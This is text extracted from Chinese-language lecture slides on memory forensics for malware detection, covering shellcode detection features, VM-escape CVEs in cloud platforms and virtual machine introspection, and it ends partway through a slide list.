
● ShellCode检测

- 绝大多数APT恶意代码都会利用ShellCode作为载体来进行攻击，对恶意代码的检测可以依赖于对ShellCode的检测。
- 检测特征：
 - GetPC Code (call, jump, fnstenv)
 - Get Kernel32 Address Code
 - 解码字段



内存取证中的恶意代码分析技术

● ShellCode检测步骤





内存取证中的恶意代码分析技术

内存取证检测 恶意代码优势

获取和分析是分步进行的，可靠快速内存获取的方法保证了数据不易被恶意程序干扰

通过完整获取内存进行检测，可有效处理高隐蔽性APT恶意程序；


内存中可得到解密后的数据，可有效应对恶意程序加密技术对分析的干扰；

内存取证进行检测时对本地资源占用率小



基于内存取证的云中恶意行为监控

- 针对云平台的攻击事件也逐年增多, 针对不同层次和目标存在不同的攻击行为:





基于内存取证的云中恶意行为监控

- 虚拟机系统作为云计算的基础设施成为这些攻击的主要目标：
 - 针对虚拟化软件安全漏洞利用虚拟机进行恶意攻击，包括VM Escape、VM Hopping、Cross-VM Attacks等。如利用CVE-2015-3456、CVE-2015-6815等漏洞可被攻击者利用实现虚拟机逃逸。
 - 将虚拟机作为攻击对象实施恶意行为，如造成虚拟机宕机，影响业务；系统资源被强制占用，宿主机及所有虚拟机拒绝服务。如远程控制工具存在的漏洞CVE-2015-5239可被攻击者利用实现远程拒绝服务攻击。



基于内存取证的云中恶意行为的安全监控

- 传统基于主机的安全工具通过在主机中安装代理获得详细的系统活动视图，有利于判断系统中是否存在异常行为、恶意代码。但由于其本身安装和运行于被其监控和保护的系统之中，更易受到恶意代码的攻击或欺骗。随着Rootkit 技术的发展，恶意代码越发隐蔽，功能更加强大，不但可以躲避宿主机系统安全工具的查杀，甚至可以禁用宿主机系统的安全服务，使得传统安全工具面临极大挑战。
- 为了应对这个挑战，2003年Garfinkel和Rosenblum提出了虚拟机自省（virtual machine introspection）技术，通过获取虚拟机所依托物理机状态和事件推导甚至控制虚拟机内部行为。



基于内存取证的云中恶意行为的安全监控

节省、系统事件自动以及活动进程




图 1 IVirt 完整性度量架构





基于内存取证的云中恶意行为的安全监控

- 当前虚拟机自省技术存在的问题：
